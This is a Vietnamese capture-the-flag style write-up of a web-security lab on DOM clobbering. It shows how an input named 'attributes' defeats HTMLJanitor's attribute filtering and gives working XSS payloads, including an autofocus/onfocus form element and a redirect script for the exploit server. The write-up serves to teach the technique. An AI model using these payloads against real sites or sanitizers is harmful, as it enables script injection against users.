
Clobbering DOM attributes to bypass HTML filters

I. Information Gathering.

- Cũng như bài trước, ta cũng sẽ kiểm tra mã nguồn js để tìm kiếm lỗ hổng.



- Giống như bài trước đó, lỗ hổng cũng nằm ở hàm “loadComments”, lần nó nằm ở whitelist khởi tạo của HTMLJanitor. Cho phép các tag input, form, i, b, p, ... được tồn tại trong phần comment cùng với 1 số thuộc tính đi kèm khác.


```
let janitor = new HTMLJanitor({tags: {input:{name:true,type:true,value:true},form:{id:true},i:{},b:{},p:{}}});
```

- Từ đó ta có thể sử dụng 1 payload dạng như thế này để khai thác lỗ hổng.

```
<form onclick=alert(1)><input id=attributes>Click me
```

- Lý do mà ta nhét được thuộc tính onclick vào mặc dù nó không nằm trong whitelist là do khi phần tử con thuộc tính id thì giá trị của thuộc tinh này sẽ được khai báo thành 1 thuộc tính tồn tại trong phần tử cha theo cây DOM dưới dạng phần tử chứa id, ở đây tức là form.attributes = <input id=attributes>, và đồng thời

đoạn code lọc thuộc tính của HTMLJanitor có lỗ hổng vì nó lấy trực tiếp thuộc tính attributes (bình thường sẽ chứa các biến quản lý các thuộc tính khác) đã bị ghi đè lên do phần tử input mà phần tử input không có thuộc tính length nên vòng lặp sẽ không bao giờ được chạy.



```
// Sanitize attributes
for (var a = 0; a < node.attributes.length; a += 1) {
  var attr = node.attributes[a];

  if (shouldRejectAttr(attr, allowedAttrs, node)) {
    node.removeAttribute(attr.name);
    // Shift the array to continue looping.
    a = a - 1;
  }
}

// Sanitize children
this._sanitize(document, node);
```

- Từ đó ta có thể nhét bất cứ thuộc tính gây kích hoạt sự kiện vào trong phần tử form, vấn đề nhỏ là đề bài yêu cầu ta cần phải tìm cách để sự kiện trong thuộc tính đó tự động chạy.

II. Exploitation.

- Sau 1 tra cứu và tìm kiếm thì ta tìm được các thuộc tính mà khi kết hợp với nhau thì sẽ ép 1 sự kiện được kích hoạt, đó là “onfocus”, “tabindex” và “autofocus”. Ta tạo 1 comment có nội dung như sau và gửi đi.

```
<form onfocus=print() tabindex=1 autofocus><input id=attributes>Click me
```

- Tại exploit server, ta sử dụng window.location hoặc thẻ iframe để di chuyển mục tiêu về trang ta vừa gửi comment và từ đó ta hoàn thành lab.

```
<script>
  window.location.href = "https://0a0d002104dc146980c73574004500d6.web
```

```
-security-academy.net/post?postId=6";
</script>
<!-- Chỉnh sửa tùy theo trường hợp -->
```